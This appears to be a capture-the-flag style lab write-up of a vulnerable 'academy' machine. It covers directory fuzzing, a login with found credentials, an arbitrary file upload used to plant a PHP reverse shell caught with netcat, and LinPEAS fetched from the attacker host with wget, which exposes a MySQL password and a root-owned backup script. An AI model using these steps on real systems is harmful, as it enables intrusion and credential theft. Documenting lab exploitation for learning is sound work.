 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

                        [Status: 200, Size: 10701, Words: 3427, Lines: 369]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# on atleast 2 different hosts [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 10701, Words: 3427, Lines: 369]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 10701, Words: 3427, Lines: 369]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# This work is licensed under the Creative Commons  [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Copyright 2007 James Fisher [Status: 200, Size: 10701, Words: 3427, Lines: 369]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# directory-list-2.3-medium.txt [Status: 200, Size: 10701, Words: 3427, Lines: 369]
academy                 [Status: 301, Size: 318, Words: 20, Lines: 10]
phpmyadmin              [Status: 301, Size: 321, Words: 20, Lines: 10]
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10]
:: Progress: [220560/220560] :: Job [1/1] :: 4728 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
```

Result :

- It revealed a PhpMyAdmin and Academy page



Student Login

192.168.78.142/academy/

New Folder

ONLINE COURSE REGISTRATION

PLEASE LOGIN TO ENTER

Enter Reg no :

Enter Password :

Log Me In


This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

Step 6 : Accessing the web application

- The credentials obtained from note.txt were used to log in to the web application successfully.



192.168.78.142/academy/change-password.php

Would you like Firefox to save this login for http://192.168.78.142?

10201321

•••••••

□ Show password

Don't Save

Save

Welcome: Rum Ham Last Login: at

STUDENT CHANGE PASSWORD

Change Password

Current Password

Password

New Password

Password

Confirm Password

Password

- Once authenticated, several features became available, including a profile section with an upload function.


Step 7 : Identifying vulnerabilities

While testing the upload feature, it was observed that:

• File type validation was not properly enforced

• Uploads were not restricted to image formats only

This indicated that arbitrary file upload was possible.




Name	Size	Type	Modified
gentilkiwi-mimikatz-755505b			6 Aug 2020
mimikatz_trunk			25 Sep 2021
PSTools			28 Sep 2021
1*auyELWA7GkYHF-h2YoX-Uw.jpg	331.7 kB	Image	10 May 2024
2.2.0_20200807_Azure_Pass-the-PRT.zip	3.0 MB	Archive	25 Sep 2021
config.yml	21.1 kB	Text	15 Sep 2021
mimikatz_trunk.zip	1.3 MB	Archive	25 Sep 2021
pspy64	3.1 MB	Program	14 Sep 2021
PSTools.zip	3.7 MB	Archive	28 Sep 2021
winPEASx64.exe	1.9 MB	Program	15 Sep 2021

Step 8 : Uploading a reverse shell and gaining access

- Tool used : netcat


Actions performed :

1. A reverse shell php is already available at the directory



```
┌──(root💀 kali)-[/usr/share/webshells/php]
└─# ls
findsocket   php-backdoor.php   php-reverse-shell.php   qsd-php-backdoor.php   simple-backdoor.php
```


2. Using nano the reverse shell IP and port were edited



```
// See http://pentestmonkey.net/tools/php-reverse-

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

3. Started the listener using netcat using the Command nc -lnvp 1234 (the port number we used in the shell configuration)

4. Uploaded the reverse_shell.php file through the vulnerable upload feature



Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No

10201321


Pincode

777777

CGPA

2.98

5. Once the file was executed, a shell was successfully obtained on the victim machine.




```
┌──(root💀kali)-[/usr/share/webshells/php]
└─# nc -lnvp 1234


listening on [any] 1234 ...
connect to [192.168.78.136] from (UNKNOWN) [192.168.78.142] 41438
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 23:53:22 up  2:10,  1 user,  load average: 0.00, 0.01, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                21:18    2:34m  0.80s  0.77s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
```

Step 9 : Local enumeration using LinPEAS

- Tool used : LinPEAS
- To identify possible privilege escalation paths, LinPEAS was transferred to the victim machine.
- Actions performed :


1. Hosted LinPEAS on the attacker machine via a simple web server



```
┌──(root💀kali)-[~]
└─# pwd
/root

┌──(root💀kali)-[~]
└─# cd Desktop

┌──(root💀kali)-[~/Desktop]
└─# cd Transfer

┌──(root💀kali)-[~/Desktop/Transfer]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

2. Download it on the victim using wget

- Changed directory to “ tmp ” to create a temporary file (LinPEAS)
- Used command “ wget http://192.168.78.136/linpeas.sh ” , to receive the file from the attacker machine




```
$ pwd
/
$ cd tmp
$ wget http://192.168.78.136/linpeas.sh
--2025-10-15 03:07:32--  http://192.168.78.136/linpeas.sh
Connecting to 192.168.78.136:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 473164 (462K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... .......... 10% 12.4M 0s
    50K .......... .......... .......... .......... .......... 21% 16.1M 0s
   100K .......... .......... .......... .......... .......... 32% 21.3M 0s
   150K .......... .......... .......... .......... .......... 43% 29.1M 0s
   200K .......... .......... .......... .......... .......... 54% 34.0M 0s
   250K .......... .......... .......... .......... .......... 64% 38.5M 0s
   300K .......... .......... .......... .......... .......... 75% 76.4M 0s
   350K .......... .......... .......... .......... .......... 86% 38.5M 0s
   400K .......... .......... .......... .......... .......... 97% 32.3M 0s
   450K .......... ..                                         100% 81.8M=0.02s

2025-10-15 03:07:32 (26.2 MB/s) - 'linpeas.sh' saved [473164/473164]

$ █
```


# If different port besides Port 80 was used in the web server, it shall be specified in the receiver as well, (i.e. Port 1111 = 192.168.78.136:1111/linpeas.sh)

3. Changed file permissions and executed it

- To run a .sh file the command is supposed to be “ ./ ” , but since permission was denied, the permission was modified using the command chmod +x .




```
$ ls
linpeas.sh
$
$ ./linpeas.sh
/bin/sh: 136: ./linpeas.sh: Permission denied
$
$ chmod +x linpeas.sh
$
$
$ ./linpeas.sh
```



```
/------------------------------------------------------------------\
|                        Do you like PEASS?                        |
|------------------------------------------------------------------|
|         Become a Patreon    :     https://www.patreon.com/peass   |
|         Follow on Twitter   :     @carlospolopm                   |
|         Respect on HTB      :     SirBroccoli & makikvues         |
|------------------------------------------------------------------|
|                            Thank you!                            |
\------------------------------------------------------------------/
       linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of thi
s software will not be the responsibility of the author or of any other collaborator. Use it at your own networks and/or wi
th the network owner's permission.
```


Step 10 : Identifying privilege escalation (P.E.) vectors

- Linpeas has identified and indicated the P.E. vector for each vulnerabilities in the victim machine




```
*★★★★ /home/grimmie/backup.sh

            Services
  Search for outdated versions
 [ - ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ - ]  console-setup.sh
 [ + ]  cron
 [ + ]  dbus
 [ - ]  hwclock.sh
 [ - ]  keyboard-setup.sh
 [ + ]  kmod
 [ + ]  mysql
 [ + ]  networking
 [ + ]  procps
 [ - ]  rsync
 [ + ]  rsyslog
 [ + ]  ssh
 [ + ]  udev
 [ + ]  vsftpd
```

- From the LinPEAS output, the following were identified:
- A root-owned script named backup.sh
- The script was marked as a high-probability privilege escalation vector




```
*★★★★ /home/grimmie/backup.sh
```

- A mysql password was also identified, password : “ My_V3ryS3cur3_P4ss ”




```
╔══════════╣ Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";
```



